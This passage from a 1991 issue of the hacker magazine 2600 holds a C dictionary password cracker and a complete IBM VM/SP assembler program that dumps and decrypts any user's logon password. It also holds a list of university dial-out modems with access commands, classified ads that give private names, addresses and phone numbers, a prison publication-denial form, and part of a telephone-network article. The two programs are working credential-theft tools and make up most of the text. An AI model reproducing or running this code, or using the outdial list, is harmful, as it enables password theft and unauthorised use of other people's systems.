    printf ("  #%d: ", i);
```

```
  scanf ("%s", user[i].nam);
  if (!strcmp(user[i].nam, "q"))
          break;
  if (!(pwd = getpwnam(user[i].nam))) {
          printf("Nonexistent: %s\n", user[i].nam);
          --i;
  }
  else {
          sprintf(user[i].crpwd, "%s", pwd->pw_passwd);
          }
}
if (i == 1) {
  printf ("Abnormal termination.\n");
  exit(-1);
  }
batchc = i;
count = i-1;

i=fork(); /* Create a child process to do the scanning */
if (i) {
  printf ("\nProcess Number: %d\n\n", i);
  exit (0); /* Terminate the parent process to give us our shell back */
  }
signal (SIGINT, SIG_IGN); /* Child now in background. Lock out interrupts */
signal (SIGQUIT, SIG_IGN); /* Lock out ctrl-\ quit signal */
signal (SIGHUP, SIG_IGN); /* If terminal locks up after logout, delete this
                                        line. System won't support self-nohups */
if (flag == 1) {
  fprintf(ofp, "-----------------------------\n");
  for (i=1; i < batchc; ++i)
          fprintf(ofp, "%s - %s\n", user[i].nam, user[i].crpwd);
  fprintf(ofp, "-----------------------------\n\n");
}
while (fgets(dictwd, 20, ifp) != NULL) {
  if (dictwd[strlen(dictwd)-2] == '#')
          dictwd[strlen(dictwd)-2] = '\0';
  else dictwd[strlen(dictwd)-1] = '\0';
  for (i=1; i < batchc; ++i) {
          pw = crypt(dictwd,user[i].crpwd);
           if (!strcmp(pw,user[i].crpwd)) {
           fprintf(ofp, "%s -=> %s\n",user[i].nam,dictwd);
           --count;
           if (count == 0) {
             fprintf (ofp, "Job completed.\n\n");
             exit(0);
             }
           }
  }
}
if (count == batchc-1)
  fprintf(ofp, "Unsuccessful.\n\n");
else fprintf(ofp, "Job completed.\n\n");
endpwent();
}
```

The Sequel

TEXAS DEPARTMENT OF CRIMINAL JUSTICE
INSTITUTIONAL DIVISION

DIRECTOR'S REVIEW COMMITTEE

PUBLICATION DECISION FORM

NAME_____ TDC NO._____

UNIT_____ DATE_____

Title of Publication

"2600 Magazine" Fall 1990 V7 N3

The Director's Review Committee has rendered the following decision regarding your publication:

( ) The MSCP decision not to allow you to receive the above publication has been reversed. You may expect to receive the publication shortly.

(XX) The MSCP decision not to allow you to receive the above publication has been upheld.

( ) The publication will be clipped.
Page(s) _____

(XX) The publication will not be clipped.

( ) The publication contains contraband item(s).
The contraband will be removed.

cc: Unit Mailroom
2600 Enterprises
file

Yes, the appeal has been denied. Our entire Fall 1990 issue has been deemed unfit for Texas prisoners. (Part 1 of this saga can be found on page 42 of our Winter issue.)

looking up ibm passwords

This program was written by Kevin Mitnick a few years ago. It allows semi-privileged operators to snag passwords off the disk and decrypt them. Ordinarily, only the username of DIRMAIN would be able to look up passwords. This program will work on CMS 3.0.

```
         TITLE 'PW,(LOOKUP ANYONES CURRENT LOGON PASSWORD),01,KDM'
*
*
* MODIFICATION HISTORY:
*
* UPDATE WHO WHEN      DESCRIPTION
* ========================================
* ;001  KDM 02/11/87   THE CREATION.
*
* PROGRAM DESCRIPTION:
*
* TO SUCCESSFULLY EXECUTE THIS PROGRAM THE USER MUST HAVE
* THE CLASS 'A' AND CLASS 'C' OR 'E' PRIVILEGE BITS. TO
* GET AROUND THIS RESTRICTION, EXECUTE THE PRIV MODULE
* TO SET THE REQUIRED PRIVILEGE BITS. YOU MUST HAVE THE
* CLASS 'B' BIT TO EXECUTE THE PRIV MODULE.
*
* THIS PROGRAM WILL ALLOW YOU TO LOOKUP ANYONES PASSWORD.
* THE PROGRAM STARTS OUT BY LOOKING AT THE PSA TO GET A
* POINTER TO THE SYSLOCS INFORMATION. THE SYSLOCS INFOR-
* MATION CONTAINS A POINTER TO DMKSYSPL WHICH IS THE VIRTUAL
* LIST OF POINTERS TO THE VM/SP DIRECTORY. AFTER ALL THE
* CURRENT POINTERS ARE OBTAINED THE PROGRAM WILL FIND THE
* REAL ADDRESS OF EACH PAGE POINTER AND LOCK THAT PAGE INTO
* REAL MEMORY. AFTER THE PAGE IS LOCKED THIS PROGRAM STEALS
* THE PAGE AND STORES IT IN VIRTUAL MEMORY. THE USERID THAT
* WAS SPECIFIED ON THE COMMAND LINE WILL BE ENCRYPTED.
*
* AFTER THE USERID IS MASKED THE PROGRAM WILL SEARCH THE
* PAGE FOR A MATCH. IF THE USERID IS NOT FOUND THE PROGRAM
* WILL CONTINUE RETRIEVING PAGES AND SEARCHING UNTIL ALL OF
* THE PAGES IN THE VIRTUAL POINTER LIST HAVE BEEN CHECKED.
* WHEN THE LIST IS EXHAUSTED A MESSAGE WILL BE PRINTED
* INFORMING THE USER THAT IT'S NOT IN THE VM/SP DIRECTORY.
* WHEN THERE IS A MATCH THE USERID AND PASSWORD WILL BE
* DECRYPTED AND DISPLAYED ON THE TERMINAL.
*
* NOTES:
*
* THE PAGE BUFFER AND THE ADDRESS OF THE VIRTUAL LIST OF
* REAL ADDRESSES TO BE EXAMINED BY THE EXAMINE REAL
* MEMORY DIAGNOSE MUST BE IN THE SAME PAGE OF VIRTUAL
* STORAGE, THEREFORE, THIS PROGRAM RESERVES A PAGE OF
* STORAGE AT X'0021000' FOR THOSE REQUIREMENTS. SEE SYSTEMS
* PROGRAMMERS GUIDE FOR FURTHER INFORMATION.
*
*
*
         PRINT NOGEN          ;DONT EXPAND MACROS.
UDIRBLOK DSECT
         SPACE
***                  UDIRBLOK - USER DIRECTORY CONTROL BLOCK
*
*        +---------+---------+---------+---------+
*        ! UDIRRSV1 ! UDIRDISP !         UDIRDASD  !
*        +---------+---------+---------+---------+
*        0         8         10        18
*        +---------+---------+---------+---------+
*        !         !         UDIRUSER  !         !
*        +---------+---------+---------+---------+
*        !         10        UDIRPASS  !         !
*        +---------+---------+---------+---------+
*
***                  UDIRBLOK - USER DIRECTORY CONTROL BLOCK
         SPACE
UDIRRSV1 DS   1H             RESERVED FOR FUTURE USE
UDIRDISP DS   1H             DISPLACEMENT OF THE NEXT BLOCK
UDIRDASD DS   1F             DASD ADDRESS OF THE NEXT BLOCK
UDIRUSER DS   1D             USERID
UDIRPASS DS   1D             USER PASSWORD
         SPACE
UDIRSIZE EQU  (*-UDIRBLOK)/8 UDIRBLOK SIZE IN DOUBLEWORDS
         EJECT
PW       START X'2000'       ! LOAD INTO CMS USER AREA.
         ENTRY PW            ! ESTABLISH ENTRY POINT.
         STM   R14,R12,12(R13) ; SAVE THE SUPERVISOR'S REGISTERS.
         LR    R12,R15       ; MAKE REGISTER 12 OUR BASE.
         LA    R11,4095(R12) ; INITIALIZE 2ND BASE REGISTER.
         LA    R11,1(R11)    ; ADD 1 TO MAKE IT A 4K.
         USING PW,R12,R11    ; ESTABLISH ADDRESSABILITY.
         ST    R13,SAVEREG+4 ; STORE REGISTER 13 IN SAVE AREA.
```

```
         LA    R13,SAVEREG          ; SAVE OUR SAVE AREA ADDRESS.
         B     SKIPCOPY             ; BRANCH OVER THE COPYRIGHT NOTICE.
         SPACE
         DC    CL8'PW' '            ; THE PROGRAMS NAME FOR THE
*                                   ;  COPYRIGHT NOTICE.
         DC    C'COPYRIGHT 1987 KEVIN D. MITNICK'
         SPACE
SKIPCOPY DS    0H
         CLI   8(R1),X'FF'          ; USERID SPECIFIED ON COMMAND LINE?
         BNE   GOTUSER              ; YES. CONTINUE PROCESSING.
*        WRTERM '?INVALID FORMAT - FORMATE IS: PW <USERID>'
         B     GETOUT               ; EXIT PROGRAM.
GOTUSER  DS    0H
         MVC   USERID,8(R1)         ; SAVE USERID.
         XC    USERID,MASK          ; ENCRYPT USERID FOR SEARCH.
         BAL   R14,GETPNUMS         ; GET THE VIRTUAL PAGE POINTERS.
         LTR   R15,R15              ; POINTER LOOKUP SUCCESSFUL?
         BNZ   ERROR                ; NOPE. EXIT PROGRAM.
         LA    R10,DMKSYSPL         ; POINT TO OUR VIRTUAL PTR LIST.
NEXTPAGE DS    0H
         ICM   R2,B'1111',0(R10)    ; END OF VIRTUAL POINTER LIST?
         BM    NOSUCH               ; YES. USER NOT FOUND.
         LA    R10,4(R10)           ; BUMP TO NEXT VIRTUAL PAGE POINTER.
         SRL   R2,4                 ; SHIFT OFF 4 BITS TO ALIGN ON BYTE.
         ST    R2,TEMPFW1           ; X'000E1000' -> X'0000E100'
         UNPK  TEMPFW2(5),TEMPFW1+1(3) ; X'0000E100' -> X'F0F0FEF1'
         TR    TEMPFW2,BIN2CHR      ; FIX FULLWORD FOR CP LOCK CMD.
         MVC   FIRSTPG1,TEMPFW2+1   ; MOVE FIRST PAGE # TO LOCK CMD.
         MVC   LASTPG1,TEMPFW2+1    ; MOVE LAST PAGE # TO LOCK CMD.
         MVI   RESPBUF,X'40'        ; CLEAR THE RESPONSE BUFFER.
         MVC   RESPBUF+1(129),RESPBUF
         LA    R9,2                 ; EXECUTE LOCK COMMAND TWICE.
LCKAGAIN DS    0H
         LA    R4,CPLOCK            ; RX -> ADDRESS OF CP COMMAND.
         LA    R5,RESPBUF           ; RX+1 -> ADDRESS OF RESPONSE BUFFER.
         LA    R6,23                ; RY -> LENGTH OF CP COMMAND.
         ICM   R6,B'1000',=X'40'    ; SET FLAG TO STORE RESP IN BUFFER.
         LA    R7,130               ; RY+1 -> LENGTH OF RESPONSE BUFFER.
         DC    X'83460008'          ; VIRTUAL CONSOLE DIAGNOSE.
         BNZ   DIAGBERR             ; SOMETHING WENT WRONG, ISSUE ERROR.
         LTR   R6,R6                ; CHECK CP LOCK RETURN CODE.
         BNZ   LOCKERR              ; CP LOCK ERROR OCCURRED.
         BCT   R9,LCKAGAIN          ; DO IT TWICE TO MAKE SURE IT LOCKED
         LA    R2,RESPBUF           ; POINT TO THE RESPONSE BUFFER.
         MVC   TMPREAL,25(R2)       ; MOVE EBCDIC REAL ADDR TO TMP FIELD
         TR    TMPREAL,CHR2BIN      ; FIX FOR REAL MEMORY DIAGNOSE.
         PACK  REALADDR(5),TMPREAL(9)
         MVC   RADDRLST,REALADDR    ; MOVE REAL ADDRESS TO VIRTUAL LIST.
         BAL   R14,GETAPAGE         ; GO READ IN THE PAGE.
         LTR   R15,R15              ; WAS THE PAGE RETRIEVAL SUCCESSFUL?
         BNZ   PAGEERR              ; NOPE. NOTIFY USER.
         MVC   FIRSTPG2,TEMPFW2+1   ; MOVE FIRST PAGE # TO UNLOCK CMD.
         MVC   LASTPG2,TEMPFW2+1    ; MOVE LAST PAGE # TO UNLOCK CMD.
         LA    R4,CPUNLOCK          ; RX -> ADDRESS OF CP COMMAND.
         LA    R5,RESPBUF           ; RX+1 -> ADDRESS OF RESPONSE BUFFER.
         LA    R6,21                ; RY -> LENGTH OF CP COMMAND.
         ICM   R6,B'1000',=X'40'    ; SET FLAG TO STORE RESP IN BUFFER.
         LA    R7,130               ; RY+1 -> LENGTH OF RESPONSE BUFFER.
         DC    X'83460008'          ; EXECUTE VIRTUAL CONSOLE DIAGNOSE.
         BNZ   DIAGBERR             ; COMMAND FAILED, INFORM THE USER.
         LTR   R6,R6                ; CHECK CP LOCK RETURN CODE.
         BNZ   UNLCKERR             ; CP UNLOCK ERROR OCCURRED.
         LA    R3,PAGEBUF           ; POINT TO THE UDIRBLOKS.
         USING UDIRBLOK,R3          ; USE THE UDIRBLOK DSECT.
         LA    R4,PAGEBUF           ; GET THE START ADDRESS OF PAGEBUF.
         AH    R4,UDIRDISP          ; POINT TO THE LAST UDIRBLOK.
NEXTUSER DS    0H
         CLC   USERID,UDIRUSER      ; IS THIS THE USERID?
         BE    GOTCHA               ; YEP. GET THE PASSWORD & PRINT IT.
         LA    R3,UDIRSIZE*8(R3)    ; BUMP R3 TO NEXT USERID.
         CLR   R3,R4                ; ARE WE AT THE END OF THE PAGE.
         BH    NEXTPAGE             ; YEP. GO GET ANOTHER PAGE.
         B     NEXTUSER             ; KEEP ON CHECKING THE USERIDS.
GOTCHA   DS    0H
         MVC   OUSERID,UDIRUSER     ; MOVE OUT THE USERID.
         MVC   OPASSWD,UDIRPASS     ; MOVE OUT THE PASSWORD.
         XC    OUSERID,MASK         ; DECRYPT THE USERID.
         XC    OPASSWD,MASK         ; DECRYPT THE PASSWORD.
         WRTERM OUSRPWC,LUSRPWD     ; WRITE OUT USERID & PASSWORD.
         B     GETOUT               ; ALL DONE, BETTER EXIT NOW.
PAGEERR  DS    0H
```

```
         WRTERM '?PAGE READ ERROR'
         B     GETOUT              ; EXIT PROGRAM.
NOSUCH   DS    0H
         WRTERM '?USERID IS NOT IN THE VM/SP DIRECTORY'
         B     GETOUT              ; EXIT PROGRAM.
DIAGBERR DS    0H
         WRTERM '?VIRTUAL CONSOLE DIAGNOSE FAILED'
         B     GETOUT              ; EXIT PROGRAM.
LOCKERR  DS    0H
         WRTERM '?CP LOCK ERROR OCCURRED'
         B     GETOUT              ; EXIT PROGRAM.
UNLCKERR DS    0H
         WRTERM '?CP UNLOCK ERROR OCCURRED'
         B     GETOUT              ; EXIT PROGRAM.
ERROR    DS    0H
         WRTERM '?ERROR READING VIRTUAL PAGE POINTERS'
         B     GETOUT              ; EXIT PROGRAM.
*
*        SUBROUTINE TO GET A COPY OF THE DMKSYSPL POINTERS
*        INTO OUR VIRTUAL MEMORY.
*
GETPNUMS DS    0H
         LA    R2,PSA              ; POINT ADDRESS OF SYSLOCS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,SYSLOCS          ; STORE ADDR OF SYSLOCS HERE.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         L     R2,SYSLOCS          ; MOVE REAL ADDR OF SYSLOCS TO R2.
         LA    R2,56(R2)           ; ADD OFFSET TO POINT TO DMKSYSPL.
         ST    R2,PLPTR            ; STORE THAT ADDRESS FOR DIAG.
         LA    R2,PLPTR            ; POINT TO THAT ADDRESS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,SYSPLPTR         ; STORE ADDRESS OF 1ST PAGE POINTER.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         LA    R6,DMKSYSPL         ; POINT TO OUR PAGE POINTERS LIST.
         LA    R7,16               ; ALLOW UP TO 16 PAGE POINTERS.
LOOP     DS    0H
         LA    R2,SYSPLPTR         ; POINT TO 1ST VIRTUAL PAGE ADDRESS.
         LA    R3,1                ; ONLY 1 ENTRY.
         LA    R4,TEMPPL           ; STORE PAGE ADDR IN HOLD AREA.
         DC    X'83230004'         ; PEEK AT REAL MEMORY.
         ICM   R1,15,0(R4)         ; IS THIS THE LAST VIRTUAL PAGE PTR?
         ST    R1,0(R6)            ; STORE ADDR OF PAGE IN OUR VIR LIST.
         LA    R6,4(R6)            ; BUMP POINTER TO NEXT FULLWORD.
         BM    LASTONE             ; YES. CONTINUE ON.
         L     R2,SYSPLPTR         ; GET OLD VIRTUAL PAGE POINTER ADDR.
         LA    R2,4(R2)            ; BUMP FULLWORD TO GET NEXT POINTER.
         ST    R2,SYSPLPTR         ; REPLACE FOR NEXT PEEK MEMORY DIAG.
         BCT   R7,LOOP             ; ALLOW FOR UP TO 16 TABLE ENTRIES.
         LA    R15,16              ; SET RETURN CODE TO 16.
         WRTERM '?ERROR READING PAGE POINTERS'
         BR    R14
LASTONE  DS    0H
         LA    R15,0               ; SET RETURN CODE TO 0 (SUCCESS).
         BR    R14                 ; RETURN TO CALLER.
*
GETAPAGE DS    0H
         LA    R9,1020             ; GET 1020 FULLWORDS FROM REALADDR.
         LA    R4,PAGEBUF          ; POINT TO BEGINNING PAGE BUFFER.
PEEKER   DS    0H
         LA    R2,RADDRLST         ; POINT TO ADDRESS TO PEEK AT.
         LA    R3,1                ; ONLY 1 ENTRY IN PEEK LIST.
         LA    R4,0(R4)            ; POINT TO THE PAGE BUFFER.
         DC    X'83230004'         ; EXAMINE REAL MEMORY.
         BNZ   BADREAD             ; PEEK FAILED, ISSUE ERROR MESSAGE.
         LA    R4,4(R4)            ; BUMP PAGE BUFFER ONE FULLWORD.
         L     R2,RADDRLST         ; GET LAST ADDRESS EXAMINED.
         LA    R2,4(R2)            ; INCREMENT BY A FULLWORD.
         ST    R2,RADDRLST         ; REPLACE IN VIRTUAL LIST.
         BCT   R9,PEEKER           ; GO PEEK AGAIN.
         LA    R15,0               ; SET RETURN CODE TO 0 (SUCCESS).
         BR    R14                 ; RETURN TO CALLER.
BADREAD  DS    0H
         LA    R15,16              ; SET RETURN CODE TO 16 (FATAL).
         BR    R14                 ; RETURN TO CALLER
*
*        RESTORE CALLINGS PROGRAMS REGISTERS, SET THE CMS RETURN
*        CODE, AND EXIT THE PROGRAM.
*
GETOUT   DS    0H
         L     R13,SAVEREG+4       ; GET POINTER TO SAVED REGISTERS.
         LM    R14,R12,12(R13)     ; RESTORE THE CALLERS REGISTERS.
```

```
         XR    R15,R15             ; SET RETURN CODE TO ZERO.
         BR    R14                 ; AND BACK TO THE CALLER WE GO.
*
*        DEFINE CONSTANTS AND STORAGE SECTION.
*
*
CPLOCK   DS    0D                  ; THIS COMMAND WILL CAUSE THE
         DC    C'LOCK SYSTEM '     ;  DESIRED VIRTUAL PAGE NUMBERS
FIRSTPG1 DC    CL3' '              ;  TO BE LOCKED IN REAL STORAGE.
         DC    C' '
LASTPG1  DC    CL3' '
         DC    C' '
         DC    C'MAP'
*
CPUNLOCK DS    0H                  ; THIS COMMAND WILL RELEASE PAGES
         DC    C'UNLOCK SYSTEM '   ;  LOCKED IN REAL STORAGE BY THIS
FIRSTPG2 DC    CL3' '              ;  PROGRAM.
         DC    C' '
LASTPG2  DC    CL3' '
*
BIN2CHR  DS    0H                  ; BINARY TO CHARACTER TRANSLATION
         DC    256AL1(*-BIN2CHR)   ;  TABLE USED TO OBTAIN VIRTUAL
         ORG   BIN2CHR+X'40'       ;  PAGE NUMBER FOR LOCK COMMAND.
         DC    X'00'
         ORG   BIN2CHR+X'FA'
         DC    CL6'ABCDEF'
         ORG   ,
*
CHR2BIN  DS    0H                  ; CHARACTER TO BINARY TRANSLATION
         DC    256AL1(*-CHR2BIN)   ;  TABLE, USED TO CONVERT INFO
         ORG   CHR2BIN+X'C1'       ;  RECEIVED FROM CP LOCK COMMAND
         DC    X'0A0B0C0D0E0F'     ;  TO AN ACTUAL FULLWORD ADDRESS.
         ORG   ,
*
         DS    0F                  ; ALIGN ON A FULLWORD BOUNDARY.
REALADDR DS    CL4                 ; WORK AREA TO OBTAIN REAL ADDRESS
         DS    C                   ;  FOR EXAMINE REAL STORAGE DIAG.
*
TMPREAL  DS    CL8                 ; TEMP HOLD AREA WHILE FUDGING
         DS    C                   ;  BITS.
*
TEMPFW1  DS    F                   ; TEMP HOLD AREA FOR A FULLWORD.
*
TEMPFW2  DS    F                   ; TEMP HOLD AREA FOR A FULLWORD.
         DS    C                   ; WORK BYTE FOR UNPK INSTRUCTION.
*
MASK     DC    8X'AA'              ; MASK FOR PASSWORD ENCRYPTION.
USERID   DC    CL8' '              ; CMS USERID HOLD AREA.
SYSLOCS  DS    F                   ; ADDRESS OF SYSLOCS INFORMATION.
SYSPLPTR DS    F                   ; FIRST VIRTUAL PAGE POINTER.
PLPTR    DS    F                   ; POINTER TO DMKSYSPL.
TEMPPL   DS    F                   ; HOLDING AREA FOR DMKSYSPL  PTRS.
PSA      DC    XL4'000003A8'       ; REAL ADDRESS FOR SYSLOCS INFO.
DMKSYSPL DS    16F                 ; 16 FULLWORDS OF X'00'.
RESPBUF  DS    CL130' '            ; RESPONSE BUFFER FOR CP LOCK CMDS.
*
OUSRPWD  DS    0H                  ; USERID AND PASSWORD OUTPUT LINE.
         DC    C'%USERID: '
OUSERID  DC    CL8' '              ; DECRYPTED USERID GOES HERE.
         DC    C'  PASSWORD: '
OPASSWD  DC    CL8' '              ; DECRYPTED PASSWORD GOES HERE.
LUSRPWD  EQU   *-OUSRPWD           ; LENGTH OF PASSWORD DISPLAY MESSAGE
*
SAVEREG  DS    18F                 ; AREA TO SAVE CALLERS REGISTERS.
*
         ORG   PW+4096             ; RESET ON A PAGE BOUNDARY.
*
RADDRLST DS    F                   ; REAL PAGE POINTER ADDRESS LIST.
PAGEBUF  DS    4080X               ; PAGE BUFFER = (4K - 2D)
         ORG   ,                   ; RESET LOCATION COUNTER.
         LTORG                     ; LITERAL POOL STARTS HERE.
         REGEQU                    ; SET UP REGISTER EQUATES.
*                                  ; AND THAT'S ALL FOLKS.
         END
```

Internet Outdials

by Kevin

Intro

The following is an introduction to one of the lesser known secrets of the Internet: outdials. While many people have known about ways to dial *into* the net and access telnet or IRC, many have not discovered the outdials.

Outdials put simply, are modems that you can remotely connect to through the Internet and use to make calls to the outside phone net. Obviously, this allows us to make free and legal calls that might otherwise cost us long distance charges or help get us into trouble for other methods. There are drawbacks though. First, since you are going through the nets, you will have a noticeable delay in your response time. There is also the problem of connections being halted and even disconnected. Of these drawbacks, the delay will be the most annoying. Keep this in mind as you sit in front of your monitor waiting for your data to arrive.

How To Do It

In order to reach the outdials, you must have a way to access telnet, ftp, or be able to rlogin at other sites. If you have access to the above, you simple type the following commands:

telnet XX.X.X.X
ftp XX.X.X.X
rlogin XX.X.X.X

(where the X's are the address)

If you do not completely understand telnet, ftp, or rlogin, you should check the online help on the system that you are logged into.

Addresses

NPA	IP ADDRESS	INSTRUCTIONS
218	aa28.d.umn.edu	1. first type: "cli" 2. then, type: "rlogin modem" 3. at the login: prompt, type "modem".
	modem.d.umn.edu or 129.72.1.59	Hayes compat.
313	35.1.1.6	Type "dial2400-aa" or "dial1200-aa"
614	ns2400.ircc. ohio-state.edu	Type "dial"
916	128.120.2.251	Type "dialout".
804	128.143.70.101	Type "connect hayes".
307	129.72.1.59 modem.uwyo.edu	Hayes compat.
609	128.112.131.110 128.112.131.111 128.112.131.112 128.112.131.113 128.112.131.114	Hayes compat.
713	128.249.27.153 modem24.bcm.tmc.edu modem12.bcm.tmc.edu	Hayes compat.
615	dca.utk.edu	Type "dial2400"
415	128.32.132.250	Type "dial1" or "dial2"
412	gate.cis.pitt.edu	Type "LAT" "Connect Dialout" "<Control-E> "d 91kXXXXXXX" Where X's is the fone #.
???	dialout1.Princeton.edu 128.112.131.110 to 114	
204	umnet.cc.manitoba.ca	Type "dial12" or "dial24"
???	vtnet1.cns.ut.edu 128.173.5.4	Type "CALL" or "call"
619*	dialin.ucsd.edu 128.54.30.1	Type "dialout"
201*	128.112.88.0 to 3	
???*	modem.cis.uflu.edu	
OH*	r596adi1.uc.edu 129.137.33.72	
???*	dswitch.byu.edu 128.187.1.2	Type "C Modem"
MASS*	dialout.lcs.mit.edu 18.26.0.55	

Legend

NPA (Area Code): *This is where the calls you make will originate from. ??? means that I have no idea what the NPA is. If you see a state abbreviation, then it is generally believed that the NPA exists in the abbreviated state. * means that the site is untested or was tested and did not work but is believed to sometimes work.*

Address: *There are two forms of addresses for some dialouts. The IP (numerical address) is compatible with the alphabetical address. If one type does not work, try the other.*

Instructions: *This column tells you what you need to type after getting connected to the address. If you see "Hayes compat.", then it means that you will be connected to a Hayes compatible modem and you should use the standard AT instructions.*

Thanks/Credits

Nite Ranger & The Not: *For their help in compiling and testing the outdials.*

The Enforcer: *For searching for many of the addresses that are in this list.*

Note: *This info is fairly accurate. There are many different ways to get to outdials and/or use them. If you find something that does not work the way it is supposed to or if you find another way to dial, publish it. I will try to gather more info to be printed so if you find anything you think needs to be added to this list, send it to my Internet address:* ***UK057446@UKPR.UKY.EDU.***

2600 marketplace

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011,212-223-8927, 212-308-8044, 212-308-8162, 212-308-8184. **Meetings also take place in San Francisco at 4 Embarcadero Plaza** (inside) starting at 5 pm Pacific Time on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

SPY SHOP CATALOGUE. Everything from lock picking tools to stun guns, from bulletproof vests to brass knuckles, from telephone monitoring systems to high tech secure scramblers, taps, bugs, night vision, tracking systems, perimeter detection systems. 150 pages of underground information, sources, and equipment. Send $5 check or money order to: Bug Busters, PO Box 978, Dept 2-6, Shoreham, NY 11786.

I AM LOOKING FOR SOMEONE to trade info on hacking and phreaking. Also I want to buy different (colored) boxes. Write to Brandon Krieg, 2830 NW 44th St., Boca Raton, FL 33434.

TECHNICAL SURVEILLANCE COUNTERMEASURES, communications engineering services. Ross Engineering, Inc., 7906 Hope Valley Court, Adamstown, MD 21710. 800-US-DEBUG.

WOULD LIKE TO HEAR FROM and correspond with hackers here and abroad. Please call after 6 pm EST. Edward 301-702-1009, 3311 Dallas Dr., Temple Hills, MD 20748.

COCOTS FOR SALE: Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

LOOKING FOR SOMEONE to correspond with to get a basic understanding of hacking and phreaking. (I am in prison.) As I would like to ask questions, please write me directly. If you wish to use a nickname that's fine. Just make sure you write it as your return address or it won't get to me. Victor Mendoza, 9601 NE 24th St. 410216, Amarillo, TX 79107-9601.

OLD TAPES of telephone recordings, rings, busys, etc. wanted for radio programs. Also, current recordings and funny phone calls welcome. Send to Emmanuel, PO Box 99, Middle Island, NY 11953.

TAP BACK ISSUES, complete set Iss 1-91, high quality, $50. SASE for index, info on other holdings. Robert H., 1209 N 70th, Wauwatosa, WI 53213.

PORTABLE DWELLING INFO-LETTER: About living in tents, yurts, domes, vans, trailers, boats, wickiups, remote cabins, and other mobile or quickly made shelters. Sample $1. POB 190-HQ, Philomath, OR 97370.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 7/15/91.

The New LEC Order
Acronym City

by New Hack City

A general forward movement of telecommunications companies to ready themselves for ISDN has been revolutionizing the LEC's + IEC's. Focusing on the changes to the traditional, already-existing telecommunications network, it is clear that switches are more ready to not only carry more traffic, but ready to support more than the traditional analog voice/one channel per "circuit" (by circuit I mean not only LEC interoffice message trunks and special services circuits, but customer loop plant "lines" as well) service, becoming software-driven structures that not only support multi-channel digital data communications and high traffic, but that allow better administration of themselves by the LEC. And not only switches have changed - interoffice circuits have metamorphasized from analog, single channel, public message trunks using MF signalling on a copper wire into digital, multi-channel (using FDM and TDM), private/public carriers using CCS6 (CCIS) signalling on a fiber optic cable, radio wave, microwave, or even a satellite. Even loop plant customer lines are being multiplexed, such as the DOV ISDN line.

It's obvious that LEC's cannot continue to use the same facilities to provision, operate, and keep records on these new switches, "circuits" (lines, public message trunks, and special services circuits) and other telecommunications equipment (plug-in, DACS, etc.). Many OSS's cannot handle this new technology, and only through intensive manpower can provisioning, operating, and record-keeping of these new technological services be done. Complicated "RC service orders" are often unprocessable by both MIZAR and COSMOS, forcing RCMAC personnel to not only translate the RC service order for the specific switch (and switch version), but to enter the manually translated RC service orders into the specific switch...manually. LFACS is another bogged down system with difficult-to-process service orders for digital loop carrier systems, forcing LAC to complete the order. Not only is the excessive manpower being used, but customer orders for service are often backlogged, making them wait for months for the service to be implemented.

Which is where BELLCORE comes in. BELLCORE, among other things, mechanizes, restructures, and "updates" the LEC system ("Update" has two meanings - updating the network at large by adding new systems - which is done at the core of the BELLCORE engineering/planning brain, or updating a specific part of the network, say updating an OSS to include knowledge of the latest batch of newly invented circuits - which is more of a details kind of thing that BELLCORE does). Just following one OSS, say TIRKS, one can see all three of these BELLCORE functions in action: TIRKS is obviously updated on the new kinds of circuits, for it not only keeps track of all circuits on its "database" but it is a tool for designing new circuits as well; TIRKS's CIMAP module has SSC/CO communications mechanized as TIRKS has automated communications with PICS recently as well; and restructuring can be seen in TIRKS restructuring from one large OSS with one database, into three separate modules: engineering and planning, provisioning, and operations (the CIMAP module), each having its own database. Actually, the entire LEC system is becoming divided into these three parts (engineering and planning, provisioning, and operations).

BELLCORE has had a pet project that has been gnawing at it since its inception: integrating FACS and TIRKS. As special services circuits proliferate (they now account for half of interoffice circuits), interoffice circuits become less things added when traffic between two switches grows, and more things that are provisioned from service orders - almost like a line...in this situation integrating FACS and TIRKS begins to make sense. Another reason for the integration is that TIRKS increasingly needs information from FACS (information about the loop makeup so that TIRKS can design special services circuits), and this information is all sent to TIRKS...manually. So besides circuit provisioning requests coming more and more from customer service orders instead of

2600 Needs Writers!
Send submissions (articles, clippings, etc.) to:
2600 Editorial Dept.
PO Box 99
Middle Island, NY
11953

suggestions by traffic analyzing bureaus, more coordination is needed between the loop plant, switch, and circuit provisioners to provision special services effectively, since all three are involved in the special services circuit provisioning process.

The main BELLCORE plan in its updating, mechanizing, and restructuring of the overall network, the very core of BELLCORE's technological division's master plan for LEC's is the re-subdivision of the LEC system. The LEC system is currently basically sub-divided into the different parts of the telecommunications network: lines (LMOS, MLT, CRAS, CRSAB), MDF (COSMOS), switch (MIZAR, SCCS, ODD), plug-in equipment (PICS), and interoffice circuits (SSC, NTEC, and SARTS for special services circuits; CAROT and CTTU for public message trunks; and TIRKS for both types of interoffice circuit). The BELLCORE resubdivision of the LEC system will make all offices/bureaus/centers and OSS's fall under three systems: OPS, EPS, and IPS. OPS stands for Operations Process System. OPS is responsible for installing, testing, monitoring, maintaining, and "fixing" services/service equipment in the telecommunications network. OSS's such as SARTS, LMOS, and CAROT will be under the umbrella of OPS. EPS (Engineering and Planning System) designs and engineers the LEC telecommunications network by integrating distribution planning systems, inter-office planning systems, and switching planning systems. IPS stands for Integrated Provisioning System. IPS is what the FACS/TIRKS integration would come about under. IPS's responsibility is to assign equipment and 